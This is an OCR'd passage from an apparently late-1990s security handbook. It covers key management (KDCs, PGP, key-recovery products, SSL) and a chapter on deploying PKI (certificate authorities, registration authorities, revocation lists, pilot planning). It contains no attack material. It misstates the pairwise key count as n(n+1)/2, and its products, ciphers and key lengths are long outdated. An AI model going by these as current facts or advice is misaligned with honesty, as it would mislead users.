


EXHIBIT 115.4

A uses the secret it shares with the KDC to recover its copy of the key and B's copy (encrypted under the secret that B shares with the KDC). It broadcasts B's copy into the network addressed to B. Although everyone in the network can see the messages, only A and B can use them. B uses its secret to recover its copy of the key. Now A and B share a key that they can use to talk securely to each other.

This process requires that the KDC be fully trusted to vouch for the identity of A and B, but not to divulge the secrets or the key to other processes or even to use it itself. If the KDC is compromised, all of the secrets will have to be changed, i.e., the principals must all be reenrolled. These limitations could be reduced if, instead of keeping a copy of the secret shared with the principals, the KDC kept only its public key. Then whatever other remedies might be necessary if the KDC were compromised, there would be no secrets to change.

PGP

PGP stands for Phil's "Pretty Good Privacy." Phil Zimmerman, its author, has received honors and awards for this product, not so much because of its elegant design and implementation, as for the fact that it brought the power of encryption to the masses. It is the encryption mechanism of choice for confidential communication among individuals.

PGP is implemented exclusively in software. It is available in source code, and implementations are available for all popular personal computers. It is available for download from servers all over the world and is free for private use. It is used to encrypt files for protection on the storage of the local system and to encrypt messages to be sent across a distance.

It uses a block cipher, IDEA, with a 128-bit key to encrypt files or messages. It automatically generates a new block-cipher key for each file or message to be encrypted. It uses an asymmetric key algorithm, Rivest–Shamir–Adelman (RSA), to safely exchange this key with the intended recipient by encrypting it using the recipient's public key. Only the intended recipient, by definition the person who has beneficial use of the mathematically corresponding private key, can recover the symmetric key and read the message.

Because the principles of key management require that this key not be stored in the clear, it is stored encrypted under the block cipher. The key for this step is not stored but is generated every time it is needed

by compressing to 128 bits an arbitrarily long passphrase chosen by the owner of the private key. Thus, beneficial use of the private key requires both a copy of the encrypted key and knowledge of the passphrase.

Of course, while PGP does not require secret exchange of a key in advance, it does require that the public key be securely acquired. That is, it must be obtained in a manner that preserves confidence that it is the key of the intended recipient. The easiest way to do this is to obtain it directly, hand-to-hand, from that recipient. However, PGP has features to preserve confidence while passing the public key via e-mail, public servers, or third parties.

Note that if the passphrase is forgotten, the legitimate owner will have lost beneficial use of the private key and all message or file keys that were hidden using the public key. For communication encryption the remedy is simply to generate a new key-pair, publish the new public key, and have the originator resend the message using the new key. However, for file encryption, access to the file is lost. As we will see, commercial products use key management to provide a remedy for this contingency.

PGP stores keys in files called *key rings*. These files associate user identifiers with their keys. It provides a number of mechanisms for ensuring that one is using the correct and intended public key for a correspondent. One of these is called the *key fingerprint*. This is a relatively short hash of the key that can be exchanged out of channel and used to check the identity of a key. Alice sends a key to Bob. On receiving the key, Bob computes the fingerprint and checks it with Alice. Note that although fingerprints are information about the public key, they contain even less information about the private key than does the public key itself. Therefore, the fingerprint need not be kept secret.

PGP also provides a record of the level of trust that was attributed to the source of the key when it was obtained. This information is available whenever the key is used. Of course, the existence of this mechanism suggests that all sources are not trusted equally nor equally trustworthy. In practice, entire key rings are often exchanged and then passed on to others. In the process, the provenance of and confidence in a key may be obscured; indeed, the confidence in a key is often no better than hearsay. The documentation of PGP suggests that the potential for duping someone into using the wrong key is one of the greatest limitations to the security of PGP.

ViaCrypt PGP, Business Edition

ViaCrypt PGP, Business Edition, is licensed for business or commercial use and includes emergency key recovery features to address some of the limitations of PGP noted above. Instead of encrypting the private key under a key generated on-the-fly from the passphrase, it introduces another level of key. This key will be used to encrypt the private key and will itself be hidden using the passphrases of the "owners" of the private key. This may be the sole user or it may be an employee and manager representing his employer. In the latter case, the employee is protected from management abuse of the private key by the fact that he has possession of it, and management only has possession of a copy of the key used to hide it. However, both the employee and management are protected from the consequences of loss of a single passphrase.

RSA SecurePC

RSA SecurePC is an add-in to the Windows file manager that is used for file encryption. It has features that extend the ideas in PGP BE and illustrate some other uses of key management. It encrypts specified files, directories, or folders, on command, that is, by marking and clicking; or by default, by marking a file or directory and indicating that everything in it is always to be encrypted. Marking the root of a drive would result in all files on the drive, except executables, always being stored in encrypted form.

The object of encryption is always the individual file rather than the drive or the directory. When a file is initially encrypted, the system generates a 64-bit block-cipher key to be used to encrypt the file. This file key is then encrypted using the public key of the system and is stored with the file.

The private key for the system is stored encrypted using a two-level key system and passphrase as in PGP BE. In order for a user to read an encrypted file, he must have the file key in the clear. To get that, he must have the private key in the clear. Therefore, when he opens a file, the system looks to see if the private key is in the clear in its memory. If not, then the user is prompted for his passphrase so that the private key can be recovered. At the time of this prompt, the user is asked to confirm or set the length of time that the private key is to be kept in the clear in system memory. The default is five minutes. Setting it to zero means that the user will be prompted for a second use. The maximum is 8 hours. The lower the user sets the time that the

key may remain in memory, the more secure it is; the higher he sets it, the less often he will be prompted for the passphrase.

RSA SecurePC also implements emergency key-recovery features. These features go beyond those described above in that management may specify that multiple parties must be involved in recovering the private key. These features not only permit management to specify the minimum number of parties that must be involved but also permits them to specify a larger set from which the minimum may be chosen. Multiparty emergency key recovery provides both the user and management with greater protection against abuse.

BBN SafeKeyper

BBN SafeKeyper is a book-size hardware box for generating and protecting private keys. It generates a private-key/public-key pair. The private key cannot be removed from the box. Beneficial use of the key requires possession of the box and its three physical keys. SafeKeyper is intended for the root key for institutions.

The box has a unique identity and a public key belonging to BBN. After it generates its key pair, it encrypts its public key and its identity under the public key of BBN and broadcasts it into the network addressed to BBN. When BBN recovers the key, it uses its own private key to create a "certificate" for the SafeKeyper that vouches for the bind between the public key and the identity of the person or institution to whom BBN sold the box.

Although the SafeKeyper box is very robust, it is still conceivable that it could be destroyed and its key lost. Therefore, it implements emergency key recovery. Although it is not possible to make an arbitrary copy of its key, it will publish information about its key sufficient to enable another SafeKeyper box to recreate it. For example, information about the Visa master key is held by five people. Any three of them acting in concert can reproduce this key.

Secure Sockets Layer (SSL)

SSL is both an API and a protocol intended for end-to-end encryption in client–server applications across an arbitrary network. The protocol was developed by Netscape, and the Navigator browser is its reference implementation. It uses public key certificates to authenticate the server to the client and, optionally, the client to the server.

When the browser connects to the secure server, the server sends its public key along with a certificate issued by a public certification authority. The browser automatically uses the issuer's public key to check the certificate, and manifests this by setting the URL to that of the server. It then uses the server's public key to negotiate a session key to be used for the session. It manifests this by setting a solid key icon in the lower left-hand corner of the screen.

Optionally, the client can send its public key and a certificate for that key issued by the management of the server or a certification authority trusted by the management of the server.

Recommendations for Key Management

To ensure rigor and discipline, automate all encryption, particularly including key management; hide all encryption from users.

To resist disclosure or arbitrary copies of a key, prefer trusted hardware for key storage. Prefer evaluated (FIPS-140)[4] hardware, dedicated single-application-only machines (such as those from Atalla, BBN, Cylink, and Zergo), smart cards, PCMCIA cards, laptops, diskettes, and trusted desktops, in that order. As a general rule, one should discourage the use of multi-user systems for key storage except for keys that are the property of the system owner or manager (e.g., payroll manager key).

Prefer one copy of a key; avoid strategies that require multiple copies of a key. Every copy of a key increases the potential for disclosure. For example, rather than replicating a single key across multiple servers, use different keys on each server with a certificate from a common source.

Change keys for each file, message, session, or other object.

Prefer one key per use or application rather than sharing a key across multiple uses. The more data that is encrypted under a single key, the greater the potential for successful cryptanalysis and the more damaging the consequences. With modern key management, keys are cheap.

To reduce the consequences of forgotten passphrases, use emergency key recovery for file encryption applications. Do not use emergency key recovery for communication encryption; change the key and resend the message.

Employ multiparty control for emergency key recovery; this reduces the potential for abuse, improves accountability, and increases trust all around. Consider requiring that the parties come from different levels of management and from different business or staff functions.

To ensure that keys are randomly selected from the entire keyspace, prefer closed and trusted processes for key generation. Avoid any manual operations in key selection.

Prefer encryption and key management that are integrated into the application. The easiest way to hide encryption from the user and to avoid errors is to integrate the encryption into the application.

Similarly, prefer applications with integrated encryption and key management. No serious business applications can be done in the modern network environment without encryption. Integrated encryption is a mark of good application design.

Finally, buy key management code from competent laboratories; do not attempt to write your own.

Notes:

1. Dr. Dorothy Denning has told me privately that she believes that automated key management was invented by the National Security Agency prior to IBM. Whether or not that is true is classified. In the absence of contemporaneous publication, it is unknowable. However, even if it is true, their invention did not ever make a difference; as far as we know, it never appeared in a system or an implementation. The IBM team actually implemented theirs, and it has made a huge difference. I remember being told by a member of the IBM team about the reaction of NSA to IBM's discussion of key management. He indicated that the reaction was as to a novel concept.
2. R. Elander et al., *Systems Journal*, 1977; IBM pub G321-5066, *A Cryptographic Key Management Scheme.*
3. RSA $10,000 Challenge, http://www.frii.com/~rcv/deschall.htm.
4. Federal Information Processing Standard 140, http://csrc.ncsl.nist.gov/fips/fips1401.htm.

Getting Started with PKI

Harry DeMaio

In the recent history of information protection there has been an ongoing parade of technologies that loudly promises new and total solutions but frequently does not make it past the reviewing stand. In some cases, it breaks down completely at the start of the march. In others, it ends up turning down a side street. Is Public-Key Infrastructure (PKI) just another gaudy float behind more brass bands, or is there sufficient rationale to believe that this one might make it? There are some very good reasons for optimism in this case, but optimism has been high before.

To examine PKI, one needs to know more than just the design principles. Many a slick and sophisticated design has turned embarrassingly sour when implemented and put into application and operational contexts. There are also the questions of economics, market readiness, and operational/technological prerequisites, all of which can march a brilliant idea into a blind alley.

APPROACH AND PRELIMINARY DISCUSSION

We'll start with a short review of the changing requirements for security. Is there really a need, especially in networking, that didn't exist before for new security technologies and approaches?

- We'll (very) briefly describe encryption, public-key encryption and PKI.
- We'll see how well PKI satisfies today's needs from a design standpoint.
- We'll look at what's involved in actually making PKI a cost-effective reality.
- Finally, we'll ask whether PKI is an exceptional approach or just one of many alternatives worth looking at.

THE CHANGING WORLD OF NETWORKED SYSTEMS

First a few characteristics of yesterday's and today's network-based information processing need to be considered. If the differences can be summed up in a single phrase, it is "accelerated dynamics." The structure and components of most major networks are in a constant state of flux — as are the applications, transactions, and users that traverse its pathways. This has a profound influence on the nature, location, scope, and effectiveness of protective mechanisms.

Exhibit 22.1 illustrates some of the fundamental differences between traditional closed systems and open (often Internet-based) environments. These differences do much to explain the significant upsurge in interest in encryption technologies.

	LEGACY/CLOSED NETWORK	MODERN OPEN NETWORK
User Environments	Known and stable	Mobile/variable
End Points	Established	Dynamic/open
Network Structure	Established/known	Dynamic/open
Processing	Mainframe/internally distributed	Multisite/Multienterprise
Data Objects	Linked to defined process	Often independent

Exhibit 22.1. Open vs. Closed Networks

Clearly, each network is unique, and most display a mix of the above characteristics. But the trends toward openness and variability are clear. The implications for security can be profound. Security embedded in or "hard-wired" to the system and network infrastructure cannot carry the entire load in many of the more mobile and open environments, especially where dial-up is dominant. A more flexible mode that addresses the infrastructure, user, work station, environment, and data objects is required.

An example: Envision the following differences:

- A route salesperson who returns to the office work station in the evening to enter the day's orders (online batch)
- That same worker now entering on a laptop through a radio or dial-up phone link those same orders as they are being taken at the customer's premises (dial-up interactive)
- Third-party operators taking orders at an 800/888 call center
- Those same orders being entered by the customer on a Web site
- A combination of the above

The application is still the same: order entry. But the process is dramatically different, ranging from batch entry to Web-based electronic commerce.

In the first case, the infrastructure, environment, process, and user are known, stable, and can be well controlled. The classic access control facility or security server generally carries the load.

In the second (interactive dial-up) instance, the employee is still directly involved. However, now there is a portable device and its on-board functions and data, the dial-up connections, the network, the points of entry to the enterprise, and the enterprise processes to protect if the level of control that existed in the first instance is to be achieved.

The third instance involves a third party, and the network connection may be closed or open.

The fourth (Web-based) approach adds the unknowns created by the customer's direct involvement and linkage through the Internet to the company's system.

The fifth, hybrid scenario calls for significant compatibility adjustments on top of the other considerations. By the way, this scenario is not unlikely. A fallacious assumption in promoting Web-based services is that one can readily discontinue the other service modes. It seldom happens.

Consider the changes to identification, authentication, and authorization targets and processes in each instance. Consider monitoring and the audit trail. Then consider the integrity and availability issues. Finally, the potential for repudiation begins to rear its ugly head. The differences are real and significant.

THE EVOLVING BUSINESS NETWORK

Remember, too, that most network-based systems in operation today have evolved, or in many cases, accreted into their current state — adding infrastructures and applications on demand and using the technology available at the time. Darwin notwithstanding, some of the currently surviving networks are not necessarily the fittest. In most of the literature, networks are characterized as examples of a specific class — open–closed; intranet–extranet; LAN–WAN–Internet; protocol-X or protocol-Y. Although these necessary and valuable distinctions can be used to describe physical and logical infrastructures, remember that when viewed from the business processes they support supply chain, order entry, funds transfer, and patient record processing. Most "business process" networks are technological and structural hybrids.

The important point is that today security strategy and architecture decisions are being driven increasingly by specific business requirements, not just technology. This is especially true in the application of encryption-related techniques such as PKI. Looking again at the order entry example above, the application of consistent protective mechanisms for a hybrid order entry scenario will undoubtedly require compatibility and interoperability across platform and network types unless the entire system is rebuilt to one specification. This seldom happens unless the enterprise is embarking on a massive reengineering effort or deploying major application suites such as the SAP AG R/3 or PeopleSoft.

The Disintegration and Reintegration of Security Mechanisms

To be effective, a protective mechanism must appropriately bind with the object and the environment requiring protection. In open networks, the connection, structure, and relationship of the components are more loosely defined and variable. Therefore, the protective mechanisms must be more granular, focused, and more directly linked to the object or process to be protected than was the case with legacy systems. Formerly, protection processes operated primarily at a "subterranean plumbing" level, surfacing only in password and authorization administration and log-ons. Now the castle moat is being supplemented with "no-go" zones, personal bodyguards posted at strategic spots, food tasters, and trusted messengers.

Encryption mechanisms fit this direct, granular requirement often ideally, since they can protect individual files, data elements (including passwords), paths (tunneling and Virtual Private Networks) and manage access management requirements. (Identification and authentication through encryption is easier than authorization.) But saying that encryption is granular is not the same as saying that a PKI system is interoperable, portable, or scalable. In fact, it means that most encryption-related systems today are still piece parts, although some effective suites such as Entrust are in the market and several others, such as IBM SecureWay and RSA/SD Keon, are just entering.

This "disintegrated" and specialized approach to providing security function creates a frustrating problem for security professionals accustomed to integrated suites. Now the user becomes the integrator or must use a third-party integrator. The products may not integrate well or even be able to interface with one another. At the 1999 RSA Conference in San Jose, CA, the clarion call for security suites was loud and clear.

Encryption Defined

Encryption is a process for making intelligible information unintelligible through the application of sophisticated mathematical conversion

techniques. Obviously, to be useful the process must be reversible (decryption). The three major components of the encryption/decryption process are as follows:

1. *The information stream in clear or encrypted form.*
2. *The mathematical encryption process* — the algorithm. Interestingly, most commercial algorithms are publicly available and are not secret. What turns a public process into a uniquely secret one is the encryption key.
3. *The encryption key.* The encryption key is a data string that is mathematically combined with the information (clear or encrypted) by the algorithm to produce the opposite version of the data (encrypted or clear). Remember that all data on computers is represented in binary number coding. Binary numbers can be operated upon by the same arithmetic functions as those that apply to decimal numbers. So by combining complex arithmetic operations, the data and key are converted into an encrypted message form and decrypted using the same process and *same key — with one critical exception.*

Before explaining the exception, one more definition is required. The process that uses the *same key* to decrypt and encrypt is called *symmetric* cryptography. It has several advantages, including exceptional speed on computers. It has a serious drawback. In any population of communicating users (n), in order to have *individually unique* links between each pair of users, the total number of keys required is n (n + 1)/2. Try it with a small number and round up. If the population of users gets large enough, the number of individual keys required rapidly becomes unmanageable. This is one (but not the only) reason why symmetric cryptography has not had a great reception in the commercial marketplace in the last 20 years.

The salvation of cryptography for practical business use has been the application of a different class of cryptographic algorithms using *asymmetric* key pairs. The mathematics is complex and is not intuitively obvious, but the result is a *pair of linked keys* that must be used together. However, only one of the pair, the private key, must be kept secret by the key owner. The other half of the pair — the public key — can be openly distributed to anyone wishing to communicate with the key owner. A partial analogy is the cash depository in which all customers have the same key for depositing through a one-way door, but only the bank official has a key to open the door to extract the cash. This technique vastly reduces the number of keys required for the same population to communicate safely and uniquely.

ENTER PKI

If the public key is distributed openly, how do you know that it is valid and belongs with the appropriate secret key and the key owner? How do you manage the creation, use, and termination of these key pairs. That is the foundation of PKI. Several definitions follow:

> The comprehensive system required to provide public-key encryption and digital signature services is known as the *public-key infrastructure* (PKI). The purpose of a public-key infrastructure is to manage keys and certificates.
>
> *Entrust Inc.*

> A public-key infrastructure (PKI) consists of the programs, data formats, communications protocols, institutional policies, and procedures required for enterprise use of public-key cryptography.
>
> *Office of Information Technology, University of Minnesota*

> In its most simple form, a PKI is a system for publishing the public-key values used in public-key cryptography. There are two basic operations common to all PKIs:
>
> 1. Certification is the process of binding a public-key value to an individual organization or other entity, or even to some other piece of information such as a permission or credential.
> 2. Validation is the process of verifying that a certificate is still valid.
>
> How these two operations are implemented is the basic defining characteristic of all PKIs.
>
> *Marc Branchaud*

The Digital Certificate and Certificate Authorities

Obviously, from these definitions, a digital certificate is the focal point of the PKI process. What is it? In simplest terms, a digital certificate is a credential (in digital form) in which the public key of the individual is embedded along with other identifying data. That credential is encrypted (signed) by a trusted third party or certificate authority (CA) who has established the identity of the key owner (similar to but more rigorous than notarization). The "signing key" ties the certificate back to the CA and ultimately to the process that bound the certificate holder to his or her credentials and identity proof process.

By "signing" the certificate, the CA establishes and takes liability for the authenticity of the public key contained in the certificate and the fact that it is bound to the named user. Now total strangers who know or at least trust a common CA can use encryption not just to *conceal* the data but also to *authenticate* the other party. The *integrity* of the message is also ensured.

If you change it once encrypted, it will not decrypt. The message *cannot be repudiated* because it has been encrypted using the sender's certificate.

Who are CAs? Some large institutions are their own CAs, especially banks (private CAs). There are some independent services (public CAs) developing, and government, using the licensing model as a take off point, is moving into this environment. It may become a new security industry. In The Netherlands, KNB, the Dutch notary service, supplies digital certificates.

As you would expect, there has been a move by some security professionals to include more information in the certificate, making it a multipurpose "document." There is one major problem with this. Consider a driver's license, which is printed on special watermarked paper, includes the driver's picture and is encapsulated in plastic. If one wished to maintain more volatile information on it, such as current make of car(s), doctor's name and address, or next of kin, the person would have to get a new license for each change.

The same is true for a certificate. The user would have to go back to the CA for a new certificate each time he made a change. For a small and readily accessible population, this may be reasonable. However, PKI is usually justified based on large populations in open environments, often across multiple enterprises. The cost and administrative logjam can build up with the addition of authorization updates *embedded in the certificate*. This is why relatively changeable authorization data (permissions) are seldom embedded in the certificate but rather attached. There are several certificate structures that allow attachments or permissions that can be changed independently of the certificate itself.

To review, the certificate is the heart of the PKI system. A given population of users who wish to intercommunicate selects or is required to use a specific CA to obtain a certificate. That certificate contains the public-key half of an asymmetric key pair as well as other indicative information about the target individual. This individual is referred to as the "distinguished name" — implying that there can be no ambiguities in certificate-based identification — all Smiths must be separately distinguished by ancillary data.

Where are Certificates Used?

Certificates are used primarily in open environments in which closed network security techniques are inappropriate or insufficient for any or all of the following:

- Identification/authentication
- Confidentiality

- Message/transaction integrity
- Nonrepudiation

Not all PKI systems serve the same purposes or have the same protective priorities. This is important to understand when one is trying to justify a PKI system for a specific business environment.

How Does PKI Satisfy Those Business Environment Needs?

Market Expectation. As PKI becomes interoperable, scalable, and generally accepted, companies will begin to accept the wide use of encryption-related products. Large enterprises such as government, banks, and large commercial firms will develop trust models to easily incorporate PKI into everyday business use.

Current Reality. It is not that easy. Thus far, a significant number of PKI projects have been curtailed, revised, or temporarily shelved for reevaluation. The reasons most often given include the following:

- Immature technology
- Insufficient planning and preparation
- Underestimated scope
- Infrastructure and procedural costs
- Operational and technical incompatibilities
- Unclear cost-benefits

Apparent Conclusions about the Marketplace

PKI has compelling justifications for many enterprises, but there are usually more variables and pitfalls than anticipated. Broadside implementation, though sometimes necessary, has not been as cost-effective. Pilots and test beds are strongly recommended.

A properly designed CA/RA administrative function is always a critical success factor.

CERTIFICATES, CERTIFICATE AUTHORITIES (CA), AND REGISTRATION AUTHORITIES (RA)

How do they work and how are they related?

First look at the PKI certificate lifecycle. It is more involved than one may think. A digital certificate is a secure and trustworthy credential, and the process of its creation, use, and termination must be appropriately controlled.

Not all certificates are considered equally secure and trustworthy, and this is an active subject of standards and industry discussion. The strength

of the cryptography supporting the certificate is only one discriminating factor. The degree to which the certificate complies with a given standard, X.509, for example, is another criterion for trustworthiness. The standards cover a wide range of requirements, including content, configuration, and process. The following is hardly an exhaustive list, but it will provide some insight into some of the basic requirements of process.

- *Application* — How do the "certificate owners to be" apply for a certificate? To whom do they apply? What supporting materials are required? Must a face-to-face interview be conducted, or can a surrogate act for the subject? What sanctions are imposed for false, incomplete, or misleading statements? How is the application stored and protected, etc?
- *Validation* — How is the applicant's identity validated? By what instruments? By what agencies? For what period of time?
- *Issuance* — Assuming the application meets the criteria and the validation is successful, how is the certificate actually issued? Are third parties involved? Is the certificate sent to the individual or, in the case of an organization, some officer of that organization? How is issuance recorded? How are those records maintained and protected?
- *Acceptance* — How does the applicant indicate acceptance of the certificate? To whom? Is nonrepudiation of acceptance eliminated?
- *Use* — What are the conditions of use? Environments, systems, and applications?
- *Suspension or Revocation* — In the event of compromise or suspension, who must be notified? How? How soon after the event? How is the notice of revocation published?
- *Expiration and Renewal* — Terms, process, and authority?

Who and What Are the PKI Functional Entities That Must Be Considered?

Certification Authority (CAs)

- A person or institution who is trusted and can vouch for the authenticity of a public key
- May be a principal (e.g., management, bank, credit card issuer)
- May be a secretary of a "club" (e.g., bank clearing house)
- May be a government agency or designee (e.g., notary public, Department of Motor Vehicles, or post office)
- May be an independent third party operating for a profit (e.g., VeriSign)
- Makes a decision on evidence or knowledge after due diligence
- Records the decision by signing a certificate with its private key
- Authorizes issuance of certificate

Registration Authority (RA)

- Manages certificate life cycle, including Certificate Directory maintenance and Certificate Revocation List (s) maintenance and publication
- Thus can be a critical choke point in PKI process and a critical liability point, especially as it relates to CRLs
- An RA may or may not be CA

Other Entities

- *Other Trusted Third Parties* — These may be service organizations that manage the PKI process, brokers who procure certificates from certificate suppliers, or independent audit or consulting groups that evaluate the security of the PKI procedure
- *Individual Subscribers*
- *Business Subscribers* — In many large organizations, two additional constructs are used:
  1. *The Responsible Individual* (RI) — The enterprise certificate administrator
  2. *The Responsible Officer* (RO) — The enterprise officer who legally assures the company's commitment to the certificate. In many business instances, it is more important to know that this certificate is backed by a viable organization that will accept liability than to be able to fully identify the actual certificate holder. In a business transaction, the fact that a person can prove he or she is a partner in Deloitte & Touche LLP who is empowered to commit the firm usually means more than who that person is personally.

PKI policies and related statements include the following:

- Certificate policy
- Named set of rules governing certificate usage with common security requirements tailored to the operating environment within the enterprise
- Certificate practices statement (CPS)
- Detailed set of rules governing the Certificate Authority's operations
- Technical and administrative security controls
- Audit
- Key management
- Liability, financial stability, due diligence
- CA contractual requirements and documents
- Subscriber enrollment and termination processes

The Certificate Revocation List (CRL)

Of all the administrative and control mechanisms required by a PKI, the CRL function can be one of the more complex and subtle activities. The CRL is an important index of the overall trustworthiness of the specific PKI environment. Normally it is considered part of the RA's duties. Essentially the CRL is the instrument for checking the continued validity of the certificates for which the RA has responsibility. If a certificate is compromised, if the holder is no longer authorized to use the certificate or if there is a fault in the binding of the certificate to the holder, it must be revoked and taken out of circulation as rapidly as possible. All parties in the trust relationship must be informed. The CRL is usually a highly controlled online database (it may take any number of graphic forms) at which subscribers and administrators may determine the currency of a target partner's certificate. This process can vary dramatically by the following:

- *Timing/frequency of update*. Be careful of the language here. Many RAs claim a 24-hour update. That means the CRL is refreshed every 24 hours. It does not necessarily mean that the total cycle time for a particular revocation to be posted is 24 hours. It may be longer.
- *Push-pull*. This refers to the way in which subscribers can get updates from the CRL. Most CRLs require subscribers to pull the current update. A few private RAs (see below) employ a push methodology. There is a significant difference in cost and complexity and most important the line of demarcation between an RA's and subscriber's responsibility and liability. For lessened liability alone, most RAs prefer the pull mode.
- *Up link/down link*. There are two transmissions in the CRL process. The link from the revoking agent to the CRL and the distribution by the CRL to the subscribing universe. Much work has been exerted by RAs to increase the efficiency of the latter process, but because it depends on the revoking agency, the up link is often an Achilles' heel. Obviously, the overall time is a combination of both processes, plus file update time.
- *Cross domain*. The world of certificates may involve multiple domains and hierarchies. Each domain has a need to know the validity status of all certificates that are used within its bounds. In some large extranet environments, this may involve multiple and multilayer RA and CRL structures. Think this one through very carefully and be aware that the relationships may change each time the network encompasses a new environment.
- *Integrity*. One major way to undermine the trustworthiness of a PKI environment is to compromise the integrity of the CRL process. If the continued validity of the certificate population cannot be assured, the whole system is at risk.

- *Archiving*. How long should individual CRLs be kept and for what purposes?
- *Liabilities and commitments*. These should be clearly, unambiguously, and completely stated by all parties involved. In any case of message or transaction compromise traceable to faulty PKI process, the RA is invariably going to be involved. Make very sure you have a common understanding.

As you might expect, CAs and RAs come in a variety of types. Some of the more common include the following:

- *Full-service public CA* providing RA, certificate generation, issuance, and life-cycle management. Examples: VeriSign, U.S. Postal Service, TradeWave
- *Branded public CA* providing RA, certificate issuance and lifecycle management
- *Certificates generated by a trusted party*, e.g., VeriSign, GTE CyberTrust. Examples: IDMetrix/*GTE CyberTrust*, Sumitomo Bank/*VeriSign*
- *Private CAs* using CA turn-key system solutions internally. Examples: ScotiaBank (*Entrust*), Lexis–Nexis (*VeriSign On-Site*)
- *IBM Vault Registry*

There are also wide variations in trust structure models. This is driven by the business process and network architecture:

- Hierarchical trust (a classical hierarchy that may involve multiple levels and a large number of individual domains)
- VeriSign, Entrust
- X.509v3 certificates
- One-to-one binding of certificate and public key
- Web of Trust (a variation on peer relationships between domains)
- PGP
- Many-to-one binding of certificates and public key
- Constrained or Lattice of Trust structures
- Hybrid of hierarchical and Web models
- Xcert

There are several standards, guidelines, and practices that are applicable to PKI. This is both a blessing and a curse. The most common are listed below. Individual explanations can be found at several Web sites. Start at the following site, which has a very comprehensive set of PKI links — http://www.cert.dfn.de/eng/team/ske/pem-dok.html. This is one of the best PKI link sites available.

- X.500 Directory Services and X.509 Authentication
- Common Criteria (CC)
- ANSI X9 series

- Department of Defense Standards
- TCSEC, TSDM, SEI CMM
- IETF RFC — PKIX, PGP
- S/MIME, SSL, IPSEC
- SET
- ABA Guidelines
- Digital Signatures, Certification Practices
- FIPS Publications 46, 140-1, 180-1, 186

CA/RA Targets of Evaluation. To comprehensively assess the trustworthiness of the individual CA/RA and the associated processes, Deloitte & Touche has developed the following list of required evaluation targets:

- System level (in support of the CA/RA process and certificate usage if applicable)
- System components comprising an CA/RA environment
- Network devices
- Firewalls, routers, and switches
- Network servers
- IP addresses of all devices
- Client work stations
- Operating systems and application software
- Cryptographic devices
- Physical security, monitoring, and authentication capabilities
- Data object level (in support of the CA/RA process and certificate usage)
- Data structures used
- Critical information flows
- Configuration management of critical data items
- Cryptographic data
- Sensitive software applications
- Audit records
- Subscriber and certificate data
- CRLs
- Standards compliance where appropriate
- Application and operational level (repeated from above)
- Certificate policy
- Named set of rules governing certificate usage with common security requirements tailored to the operating environment within the enterprise
- Certificate practices statement (CPS)
- Detailed set of rules governing the CA operations
- Technical and administrative security controls
- Audit
- Key management

- Liability, financial stability, and due diligence
- CA contractual requirements and documents
- Subscriber enrollment and termination processes

How Well Does PKI Satisfy Today's Open Systems Security Needs?

In a nutshell, PKI is an evolving process. It has the fundamental strength, granularity, and flexibility required to support the security requirements outlined. In that respect, it is the best available alternative. But wholesale adoption of PKI as the best, final, and global solution for security needs is naïve and dangerous. It should be examined selectively by business process or application to determine whether there is sufficient "value-added" to justify the direct and indirect cost associated with deployment. As suites such as Entrust become more adaptive and rich interfaces to ERP systems such as the SAP R/3 become more commonplace, PKI will be the security technology of choice for major, high-value processes. It will never be the only game in town. Uncomfortable or disillusioning as it may be, the security world will be a multisolution environment for quite a while.

What Is Involved in Making PKI a Cost-Effective Reality?

The most common approach to launching PKI is a pilot environment. Get your feet wet. Map the due diligence and procedural requirements against the culture of the organization. Look at the volatility of the certificates that will be issued. What is their life expectancy and need for modification? Check the interface issues. What is the prospective growth curve for certificate use? How many entities will be involved? Is cross-certification necessary? Above all else, examine the authorization process requirements that must co-exist with PKI. PKI is not a full-function access-control process. Look into the standards and regulations that affect your industry. Are there export control issues associated with the PKI solution being deployed? Is interoperability a major requirement? If so, how flexible is the design of the solutions being considered?

CA PILOT CONSIDERATIONS

Type of Pilot

- *Proof of concept* — May be a test bed or an actual production environment
- *Operational* — A total but carefully scoped environment. Be sure to have a clear statement of expectations against which to measure functional and business results.
- *Interenterprise* — Avoid this as a start-up if possible. But sometimes it is the real justification for adopting PKI. If so, spend considerable time and effort getting a set of procedures and objectives agreed upon by

all of the partners involved. An objective third-party evaluation can be very helpful.
- Examine standards alternatives and requirements carefully — especially in a regulated industry.
- Check product and package compatibility, interoperability, and scalability *very carefully.*
- Develop alternative compatible product scenarios. At this stage of market maturity, a Plan B is essential. Obviously not all products are universally interchangeable. Develop a backup suite and do some preliminary testing on it.
- Investigate outsourced support as an initial step into the environment. Although a company's philosophy may dictate an internally developed solution, the first round may be better deployed using outside resources.
- What are the service levels explicitly or implicitly required?
- Start internally with a friendly environment. You need all the support you can get, especially from business process owners.
- Provide sufficient time and resources for procedural infrastructure development, including CA policy, CPS, and training
- Do not promise more than you can deliver.

Is PKI an Exceptional Approach or Just One of Many Alternatives Worth Looking At?

